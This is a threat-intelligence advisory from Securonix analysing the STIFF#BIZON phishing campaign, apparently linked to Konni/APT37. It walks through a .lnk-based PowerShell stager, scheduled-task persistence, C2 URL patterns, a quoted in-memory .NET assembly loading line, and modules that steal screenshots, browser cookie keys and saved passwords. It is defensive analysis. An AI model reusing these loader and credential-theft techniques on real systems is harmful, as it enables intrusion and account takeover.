

Securonix Threat Labs Initial Coverage Advisory: STIFF#BIZON Detection Using Securonix – New Attack Campaign Observed Possibly Linked to Konni/APT37 (North Korea)

[X securonix.com/blog/stiffbizon-detection-new-attack-campaign-observed/](https://securonix.com/blog/stiffbizon-detection-new-attack-campaign-observed/)



By Securonix Threat Labs, Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

Last Updated: July 20, 2022



Introduction

The Securonix Threat Research (STR) team has been observing and investigating a new attack campaign exploiting high-value targets, including Czech Republic, Poland, and other countries. The attack campaign has been tracked by STR as STIFF#BIZON.

Based on the tradecraft and artifacts observed by the Threat Research team as part of this ongoing campaign, some of the artifacts and tradecraft observed are known to be associated with Konni (APT37 in North Korea) malicious activity (see details below.)

Background

Konni malware is classified as a RAT (remote access trojan) which was heavily used by APT37, contains built-in functions to elevate privileges and maintain persistence on the affected host. This particular malware was discovered in 2014 and has been attributed to the North Korean APT37 group^[3].

STIFF#BIZON – Attack Chain: High Level Overview

The initial infil part of the attack chain is relatively trivial and unremarkable. The infection starts through phishing emails, which attempt to lure the victim to open a malicious attachment. In this particular case the threat actors attached a file containing the malware.

The overall attack chain can be seen in Figure 1 below:




Figure 1

STIFF#BIZON: Stage 1 initial compromise

The new Konni-based malware was embedded into a phishing document as a compressed file attachment. Inside the archive are the files “missile.docx” “_weapons.doc.lnk”

The initial compromise through malicious .lnk files is something we’ve seen with other loaders such as Bumblebee^[9], and related DogWalk^[10] phishing campaigns.

The code execution begins by embedding small snippets of code into the shortcut file which will run and execute along with the intended binary when the user double clicks on it.




Figure 2

This code runs and executes Base64 encoded text appended to the end of the missile.docx file which can be seen in figure 3:



Figure 3

The Base64 payload is executed as another PowerShell stager which initiates C2 communication and downloads and runs both “weapons.doc” and “wp.vbs” files.




Figure 4

The final doc is then opened on the victim's computer as seen in the figure below. The second file that was downloaded from the script, wp.vbs silently runs in the background and sets stage 2 in motion with further code execution.




Figure 5

The lure document was allegedly created by Ольга Божьева (Olga Bozheva) on Jun 16, 2022. The name and other metadata can be seen in figure 5. The alleged author is known to be a war correspondent in Russia (see figure 6.1)




Figure 6

АВТОРЫ



Ольга Божьева

ПУБЛИКАЦИЙ: 2040

Специальный корреспондент отдела силовых структур "Московского комсомольца". Работает в «МК» с 2002 года. По образованию режиссер (Московский институт культуры). Работала методистом в домах офицеров в Санкт-Петербурге, в военных гарнизонах Забайкалья, Москвы. Преподавала в Военном университете Минобороны РФ, работала в Московском округе ПВО, пресс-службе ВВС. Была корреспондентом в ряде военных изданий, вела тематику ВВС и ПВО. Лично стреляла из различных видов стрелкового оружия, прыгала с парашютом (более 100 прыжков), летала на учебном самолете Л-39. Имеет журналистские награды военного ведомства, а также Федеральной службы по военно-техническому сотрудничеству (ФСВТС). В «МК» занимается информационным освещением проблем авиационной безопасности. Автор резонансных статей о состоянии российской авиационной промышленности.

Figure 6.1

STIFF#BIZON: Stage 2 loading the RAT

The wp.vbs file which was downloaded and executed in the previous section does a couple of interesting things. As seen in figure 7 below, the malicious VBscript file creates a new scheduled task called "Office Update", . The scheduled task executes a PowerShell script encoded in Base64.




Figure 7

At this point C2 communications are once again established which provides the attacker access to the system.

STIFF#BIZON: C2 communication

Once the attackers had access to the system, we observed the following activity and URL structures which give us more information.

Download lure document: weapons.doc:

/view.php?name="+[Environment]::MachineName+"&tp="+[Environment]::OSVersion

Download wp.vbs:

/info.php?name="+[Environment]::MachineName+"&tp="+[Environment]::OSVersion

Request .NET assembly from C2 server that will be loaded into memory

```
/dn.php?name='+[System.Environment]::MachineName+'&prefix=qq&tp='+  
[System.Environment]::OSVersion
```

example:

```
[System.Reflection.Assembly]::Load($buf);$sep=$bin.EntryPoint;$sep.ToString();$sep.Invoke($null,$null);
```

STIFF#BIZON: Capabilities

To help us understand the motivations behind the APT group and loaded malware we analyzed the following capabilities that were loaded into the victim machine.

We observed following modules that were served by threat actor:

Capture.net.exe which was used to create a screenshot using Win32 GDI API and upload the gzipped results to the C2 server. This can be seen in figures 8 and 9 below.




Figure 8




Figure 9

The next module that was loaded is **chkey.net.exe** which was used to extract a state key which is stored in the Local State file. This state key is encrypted using DPAPI. With a state key, a threat actor (TA) can decrypt the cookie database offline and use this to import cookies into a machine controlled by the TA and access any available services without MFA authentication.




Figure 10





Figure 11



The next loaded module is pull.net.exe which we observed extracting saved logins, passwords, and URLs in the victim’s browser “Login Data” file.

